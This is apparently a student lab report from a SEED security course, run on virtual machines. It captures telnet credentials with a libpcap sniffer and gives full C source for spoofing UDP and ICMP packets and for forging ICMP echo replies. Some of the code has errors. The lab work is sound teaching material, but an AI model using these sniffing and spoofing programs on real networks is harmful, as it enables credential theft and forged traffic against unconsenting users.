Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Sep 15 13:36:18 EDT 2021 from 10.0.2.13 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

On the victim machine, a connection to the server machine is established. The packets captured on the attacker machine unveils the username and the password. It's the content present in the ‘payload’ field of the captured packet.

```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_pass.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: inf
Filter expression: proto TCP and dst portrange 10-100

Packet number 1:
    From: 10.0.2.13
        To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23

Packet number 2:
    From: 10.0.2.13
        To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23

Packet number 3:
    From: 10.0.2.13
        To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (27 bytes):
00000  ff fd 03 ff fb 18 ff fb 1f ff fb 20 ff fb 21 ff ..... .!.
00016  fb 22 ff fb 27 ff fd 05 ff fb 23 ."....#"

Packet number 4:
    From: 10.0.2.13

```


(i)

```

Terminal
Packet number 5:
    From: 10.0.2.13
        To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23


Packet number 6:
    From: 10.0.2.13
        To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (75 bytes):

```



00000 ff fa 1f 00 a7 00 24 ff f0 ff fa 20 00 33 38 34 .....\$..... .384  
00016 30 30 2c 33 38 34 30 30 ff f0 ff fa 23 00 56 4d 00,38400....#.VM  
00032 3a 30 ff f0 ff fa 27 00 00 44 49 53 50 4c 41 59 :0....'...DISPLAY  
00048 01 56 4d 3a 30 ff f0 ff fa 18 00 78 74 65 72 6d .VM:0.....xterm  
00064 2d 32 35 36 63 6f 6c 6f 72 ff f0 -256color..  
  
Packet number 7:  
From: 10.0.2.13  
To: 10.0.2.14  
Protocol: TCP  
Src port: 51916  
Dst port: 23  
Payload (3 bytes):  
00000 ff fc 01 ...  
  
Packet number 8:  
From: 10.0.2.13  
To: 10.0.2.14  
Protocol: TCP  
Src port: 51916  
Dst port: 23  
Payload (3 bytes):

(ii)



Terminal  
Packet number 9:  
From: 10.0.2.13  
To: 10.0.2.14  
Protocol: TCP  
Src port: 51916  
Dst port: 23  
  
Packet number 10:  
From: 10.0.2.13  
To: 10.0.2.14  
Protocol: TCP  
Src port: 51916  
Dst port: 23  
  
Packet number 11:  
From: 10.0.2.13  
To: 10.0.2.14  
Protocol: TCP  
Src port: 51916  
Dst port: 23  
Payload (1 bytes):  
00000 73 → s  
  
Packet number 12:



```
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23

Packet number 13:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
```

(iii)



Terminal

```
Packet number 13:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65 → e

Packet number 14:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23

Packet number 15:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65 → e

Packet number 16:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23

Packet number 17:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
```

(iv)

```
Terminal
Packet number 17:
    From: 10.0.2.13
    To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (1 bytes):
00000 64
```

(v)

```
Terminal
Dst port: 23
Payload (1 bytes):
00000 64

Packet number 23:
    From: 10.0.2.13
    To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (1 bytes):
00000 65

Packet number 24:
    From: 10.0.2.13
    To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (1 bytes):
00000 65

Packet number 25:
    From: 10.0.2.13
    To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
    Dst port: 23
    Payload (1 bytes):
00000 73

Packet number 26:
    From: 10.0.2.13
    To: 10.0.2.14
    Protocol: TCP
    Src port: 51916
```

d

e

e

s

(vi)

In images (iii), (iv) and (v) there's a yellow-coloured arrow pointing to the characters, s, e, e, d. This was the username (seed) entered. In image (vi), the bracket encompasses the characters, d, e, e, s. This was the password (dees) entered. All this was done over a TCP network. Henceforth, the devised sniffer program captured the entered password.

## Task 2: Spoofing

The objectives of this task is to create raw sockets and send spoof packets to the user/victim machine raw sockets give programmers the absolute control over the packet construction. The packets that are transmitted from the source to the desired destination is spurious.

### Task 2.1: Writing a spoofing programme

Here, a programme is devised to transmit packets that are ‘spoofed’. While sending out a packet with the data in raw sockets, basically the packet is constructed inside a buffer, so while sending it out, the operating system is provided with the buffer and the size of the packet. Working directly on the buffer is not easy, so a common way is to typecast the buffer (or part of the buffer) into structures, such as IP header structure, so a reference to the elements of the buffer can be made using the fields of those structures. In this programme the spotlight's upon capturing packets transmitted under the UDP protocol.

```
C spoof_udp.c > ...
1  #include <unistd.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7
8  /*UDP Header */
9  struct udphandler
10 {
11     u_int16_t udp_sport; //Source port
12     u_int16_t udp_dport; // Dest port
13     u_int16_t udp_ulen; // udp length
14     u_int16_t udp_sum; // udp checksum
15 };
16 /* IP Header */
17 struct ipheader
18 {
19
20     unsigned char iph_ihl : 4, iph_ver : 4;           //IP header length, //IP
21     unsigned char iph_tos;                           //Type of service
22     unsigned short int iph_len;                     //IP Packet length (data+
23     unsigned short int iph_ident;                   //Identification
24     unsigned short int iph_flag : 3, iph_offset : 13; //Fragmentation flags //F
25     unsigned char iph_ttl;                          //Time to Live
26     unsigned char iph_protocol;                    //Protocol type
27     unsigned short int iph_chksun;                 //IP datagram checksum
28     struct in_addr iph_sourceip;                  //Source IP address
29     struct in_addr iph_destip;                     //Destination IP address
30 };
31
32 void send_raw_ip_packet(struct ipheader *ip);
33
34 ****
35 Spoof a UDP packet using an arbitrary source IP Address and port
36 ****
37 int main()
```

```
C spoof_udp.c > ...
38 {
39     char buffer[1500];
40     memset(buffer, 0, 1500);
41     struct ipheader *ip = (struct ipheader *)buffer;
42     struct udphandler *udp = (struct udphandler *)(buffer + sizeof(struct ipheader));
43     /**Step 1 : Fill in the UDP data field ***/
44     char *data = buffer + sizeof(struct ipheader) + sizeof(struct udphandler);
45     const char *msg = "Hello there. This is Anurag.R.Simha, the Attacker!\n";
46     int data_len = strlen(msg);
47     strcpy(data, msg, data_len);
48     ****
49     | Step 2 : Fill in the UDP header .
50     ****
51     udp->udp_sport = htons(12345);
52     udp->udp_dport = htons(8888);
53     udp->udp_ulen = htons(sizeof(struct udphandler) + data_len);
54     udp->udp_sum = 0;
55     /* Many OSes ignore this field, so we do not calculate it . */
56     ****
57     | Step 3 : Fill in the IP header .
58     ****
59     ip->iph_ver = 4;
60     ip->iph_ihl = 5;
61     ip->iph_ttl = 20;
62     ip->iph_sourceip.s_addr = inet_addr("9.10.3.5");
63     ip->iph_destip.s_addr = inet_addr("10.0.2.13");
64     ip->iph_protocol = IPPROTO_UDP; // The value is 17 .
65     ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct udphandler) + data_len);
66     ****
67     | Step 4 : Finally , send the spoofed packet
68     ****
69     send_raw_ip_packet(ip);
70     return 0;
71 }
72
73 void send_raw_ip_packet(struct ipheader *ip)
74 {
```

```

75     struct sockaddr_in dest_info;
76     int enable = 1;
77     // Step 1 : Create a raw network socket.
78     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
79     // Step 2 : Set socket option .
80     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
81     // Step 3 : Provide needed information about destination .
82     dest_info.sin_family = AF_INET;
83     dest_info.sin_addr = ip->iph_destip;
84     // Step 4 : Send the packet out .
85     sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
86     close(sock);
87 }


```

In this programme, the activation of the driver function creates a packet with the designated source and destination IP address. Then, when a call to the function, `send_raw_ip_packet(...)` is made, with the creation of a socket, the packet is delivered.

The commands (on the attacker's terminal window):

1. To compile: `gcc -o spoofer spoof_udp.c -lpcap`
2. To execute: `sudo ./spoofer`

Before activating the listener on the victim machine, the Wireshark capture tool is opened.




A triumphant execution of the command on the attacker machine's terminal window symbolises that the packet has been transmitted to the targeted destination (10.0.2.13). The packet that's spoofed/counterfeited contains the IP address (9.10.3.5).

Time	Source	Destination	Protocol	Length	Info
1 2021-09-17 09:22:29.4103626...	::1	::1	UDP	64	43394 → 37153 Len=0
2 2021-09-17 09:22:35.3589559...	9.10.3.5	10.0.2.13	UDP	98	12345 → 8888 Len=54
3 2021-09-17 09:22:40.3716129...	PcsCompu_17.de:fa		ARP	62	Who has 10.0.2.13? Tell 10.0.2.8
4 2021-09-17 09:22:40.3716309...	PcsCompu_59:a3:c9		ARP	44	10.0.2.13 is at 08:00:27:59:a3:c9

Ultimately, the Wireshark packet capture tool captured the spoofed packet. From the 'protocol' field, it manifests that the protocol used is UDP. The fake IP address in the source field proves that the packet is spoofed.

The output observed on the terminal of the victim machine proves that the packet is successfully spoofed (8888 is the port used by the UDP protocol).

The command (on the victim's terminal window): `nc -luv 8888`



## Task 2.2: Spoof an ICMP echo request

The programme below is devised to spoof ICMP request. The spoofed request is formed by creating a packet with the header specifications. Here an ICMP header is created with type=8 (request) and checksum. Similarly, the IP header is filled with the source IP address of any machine within the local network and destination IP address of any remote machine on the internet which is alive.

```
C spoof_icmp.c > ...
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <unistd.h>
5 #include <string.h>
6 #include <sys/socket.h>
7 #include <netinet/ip.h>
8 #include <stdlib.h>
9
10 /* ICMP Header */
11 struct icmpheader
12 {
13     unsigned char icmp_type;      // ICMP message type
14     unsigned char icmp_code;     // Error code
15     unsigned short int icmp_chksm; //Checksum for ICMP Header and data
16     unsigned short int icmp_id;   //Used for identifying request
17     unsigned short int icmp_seq; //Sequence number
18 };
19
20 struct ipheader
21 {
22
23     unsigned char iph_ihl : 4, iph_ver : 4;           //IP header length, //IP version
24     unsigned char iph_tos;                          //Type of service
25     unsigned short int iph_len;                     //IP Packet length (data+ header)
26     unsigned short int iph_ident;                  //Identification
27     unsigned short int iph_flag : 3, iph_offset : 13; //Fragmentation flags //Flags or
28     unsigned char iph_ttl;                         //Time to live
29     unsigned char iph_protocol;                   //Protocol type
30     unsigned short int iph_chksm;                 //IP datagram checksum
31     struct in_addr iph_sourceip;                //Source IP address
32     struct in_addr iph_destip;                   //Destination IP address
33 };
34
35 unsigned short in_cksum(unsigned short *buf, int length);
36 void send_raw_ip_packet(struct ipheader *ip);
37
```

```
C spoof_icmp.c > ...
38 /***** * ***** * * * * *****/
39 Spoof an ICMP echo request using an arbitrary source IP Address
40 ****
41 int main()
42 {
43     char buffer[1500];
44     memset(buffer, 0, 1500);
45     ****
46 Step 1 : Fill in the ICMP header .
47 ****
48 struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
49 icmp->icmp_type = 8; //ICMP Type : 8 is request , 0 is reply .
50 // Calculate the checksum for integrity
51 icmp->icmp_chksm = 0;
52 icmp->icmp_chksm = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
53
54 ****
55 Step 2 : Fill in the IP header .
56 ****
57 struct ipheader *ip = (struct ipheader *)buffer;
58 ip->iph_ver = 4;
59 ip->iph_ihl = 5;
60 ip->iph_ttl = 20;
61 ip->iph_sourceip.s_addr = inet_addr("9.10.3.5");
62 ip->iph_destip.s_addr = inet_addr("10.0.2.13");
63 ip->iph_protocol = IPPROTO_ICMP;
64 ip->iph_len = htons(sizeof(struct ipheader) +
65                         sizeof(struct icmpheader));
66 ****
67 Step 3 : Finally, send the spoofed packet
68 ****
69 send_raw_ip_packet(ip);
70 return 0;
71 }
72
73 void send_raw_ip_packet(struct ipheader *ip)
74 {
```


```
C spoof_icmp.c > ...
75     struct sockaddr_in dest_info;
76     int enable = 1;
77     // Step 1 : Create a raw network socket.
78     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
79     // Step 2 : Set socket option .
80     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
81     // Step 3 : Provide needed information about destination .
82     dest_info.sin_family = AF_INET;
83     dest_info.sin_addr = ip->iph_destip;
84     // Step 4 : Send the packet out .
85     sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
86     close(sock);
87 }
88
89 unsigned short in_cksum(unsigned short *buf, int length)
90 {
91     unsigned short *w = buf;
```

```
92     int nleft = length;
93     int sum = 0;
94     unsigned short temp = 0;
95     while (nleft > 1)
96     {
97         sum += *w++;
98         nleft -= 2;
99     }
100    if (nleft == 1)
101    {
102        *(u_char *)&temp = *(u_char *)w;
103        sum += temp;
104    }
105    sum = (sum >> 16) + (sum & 0xffff);
106    sum += (sum >> 16);
107    return (unsigned short)(~sum);
108 }
```

The architecture of this programme is quite similar to the previous one. Here, a checksum is added to the packet and then it's created (the packet). Finally, the `send_raw_ip_packet(...)` function creates a socket and transmits the packet.

The Commands (On the attacker machine, 10.0.2.8):

1. To compile the programme: `gcc -o spoofer spoof_icmp.c -lpcap`
2. To execute the programme: `sudo ./spoofer`



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o spoofer spoof_icmp.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./spoofer
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

On the attacker machine, the programme runs with a triumphant outcome.

To prove the statement above, the result from the Wireshark tool is apposite.

Source	Destination	Protocol	Length	Info
9.10.3.5	10.0.2.13	ICMP	62	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply in 2)
10.0.2.13	9.10.3.5	ICMP	44	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1)
::1	::1	UDP	64	43394 → 37153 Len=0

Henceforth, it's crystal clear from the protocol field that the packet is transmitted over the ICMP protocol. The bizarre IP (unmatched with the attacker's IP address) address in the source field (packet 1) and the destination field (packet 2), proves that the packet is spoofed/counterfeited.

### Task 2.3: Sniff and then Spoof

The programme designed for this task would trick the victim by receiving responses to packets when it sends a connection request to a computer existing nowhere. As the attacker machine is on the same network, it sniffs the request packet, creates a new echo reply packet with IP and ICMP header and sends it to the victim machine. Hence the user will always receive an echo reply from a fictitious IP address symbolising that the machine is alive.

```
C sniffspoof.c > ...
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include <unistd.h>
5  #include <string.h>
6  #include <sys/socket.h>
7  #include <netinet/ip.h>
8  #include <stdlib.h>
9
10 struct ethheader
11 {
12     u_char ether_dhost[6];
13     u_char ether_shost[6];
14     u_short ether_type;
15 };
16
17 struct icmpheader
18 {
19     unsigned char icmp_type;
20     unsigned char icmp_code;
21     unsigned short int icmp_chksum;
22     unsigned short int icmp_id;
23     unsigned short int icmp_seq;
24 };
25 struct ipheader
26 {
27     unsigned char iph_ihl : 4, iph_ver : 4;
28     unsigned char iph_tos;
29     unsigned short int iph_len;
30     unsigned short int iph_ident;
31     unsigned short int iph_flag : 3, iph_offset : 13;
32     unsigned char iph_ttl;
33     unsigned char iph_protocol;
34     unsigned short int iph_chksum;
35     struct in_addr iph_sourceip;
36     struct in_addr iph_destip;
37 }
38 void send_raw_ip_packet(struct ipheader *ip)
```

```
C sniffspoof.c > ...
38     {
39         int sd;
40         int enable = 1;
41         struct sockaddr_in sin;
42         /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the system that the IP header is already included;
43         * this prevents the OS from adding another IP header. */
44         sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
45         if (sd < 0)
46         {
47             perror("socket() error");
48             exit(-1);
49         }
50         // Set socket options
51         setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
52         /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
53         * fields, but for raw sockets, we only need to fill out this one field */
54         sin.sin_family = AF_INET;
55         sin.sin_addr = ip->iph_destip;
56         /* Send out the IP packet. ip_len is the actual size of the packet. */
57         if (sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
58         {
59             perror("sendto() error");
60             exit(-1);
61         }
62         else
63         {
64             printf(" Packet Sent from Attacker to host:%s\n", inet_ntoa(ip->iph_destip));
65         }
66     }
67
68 unsigned short in_cksum(unsigned short *buf, int length)
69 {
70     unsigned short *w = buf;
71     int nleft = length;
72     int sum = 0;
73     unsigned short temp = 0;
74     while (nleft > 1)
```

```
C sniffspoof.c > ...
75     {
76         sum += *w++;
77         nleft -= 2;
78     }
79     if (nleft == 1)
80     {
81         *(u_char *)(&temp) = *(u_char *)w;
82         sum += temp;
83     }
84     sum = (sum >> 16) + (sum & 0xffff);
85     sum += (sum >> 16);
86     return (unsigned short)(~sum);
87 }
88
89 void spoof_reply(struct ipheader *ip)
90 {
91     const char buffer[1500];
92     int ip_header_len = ip->iph_ihl * 4;
93     struct icmpheader *icmp = (struct icmpheader *)((u_char *)ip + ip_header_len);
94     if (icmp->icmp_type != 8)
95         return;
96
97     memset((char *)buffer, 0, 1500);
98     memcpy((char *)buffer, ip, ntohs(ip->iph_len));
99     struct ipheader *newip = (struct ipheader *)buffer;
100    struct icmpheader *newicmp = (struct icmpheader *)((u_char *)buffer + ip_header_len);
101    // Fill in the ICMP header
102    newicmp->icmp_type = 0;
103    newicmp->icmp_cksum = 0;
104    newicmp->icmp_cksum = in_cksum((unsigned short *)icmp, ip_header_len);
105
106    // Fill in the IP header
107    newip->iph_ttl = 50;
108    newip->iph_sourceip = ip->iph_destip;
109    newip->iph_destip = ip->iph_sourceip;
110    newip->iph_protocol = IPPROTO_ICMP;
111    newip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
```

```
C sniffspoof.c > ...
112     // Send the spoofed packet
113     send_raw_ip_packet(newip);
114 }
115
116 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
117 {
118     struct ethheader *eth = (struct ethheader *)packet;
119     if (ntohs(eth->ether_type) == 0x0800)
120     {
121         struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
122         int ip_header_len = ip->iph_ihl * 4;
123         if (ip->iph_protocol == IPPROTO_ICMP)
124         {
125             spoof_reply(ip);
126         }
127     }
128 }
129
130 int main()
131 {
132     pcap_t *handle;
133     char errbuf[PCAP_ERRBUF_SIZE];
134     struct bpf_program fp;
135     char filter_exp[] = "icmp";
136     bpf_u_int32 net;
137     // Step 1: Open live pcap session on NIC with name enp0s3
138     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
139     // Step 2: Compile filter_exp into BPF pseudo-code
140     pcap_compile(handle, &fp, filter_exp, 0, net);
141     pcap_setfilter(handle, &fp);
142     // Step 3: Capture packets
143     pcap_loop(handle, -1, got_packet, NULL);
144     pcap_close(handle); //Close the handle
145     return 0;
146 }
```

In the programme above, all the operations of sniffing and spoofing are coalesced. In the driver function, since the value in the filter is set to ‘ICMP’. Only those packets transmitted over the ICMP protocol are captured by the programme. Since the function ‘pcap\_open\_live( . . . )’ is employed here, access as a root is vital. The main function calls the got\_packet( . . . ) function. This function activates the function, spoof\_reply( . . . ) function.

Here, the checksum and the duplicate packet is generated. In this function, a call is made to two functions, `in_checksum(...)` and `send_raw_ip_packet(...)`. These functions help in spoofing the packet and transmitting them to the desired destination.


The commands:

1. To compile the programme: `gcc -o sniff+spoof sniffspoof.c -lpcap`
2. To execute the programme: `sudo ./sniff+spoof`

The attacker awaits a packet transfer from the victim machine on execution of the programme.

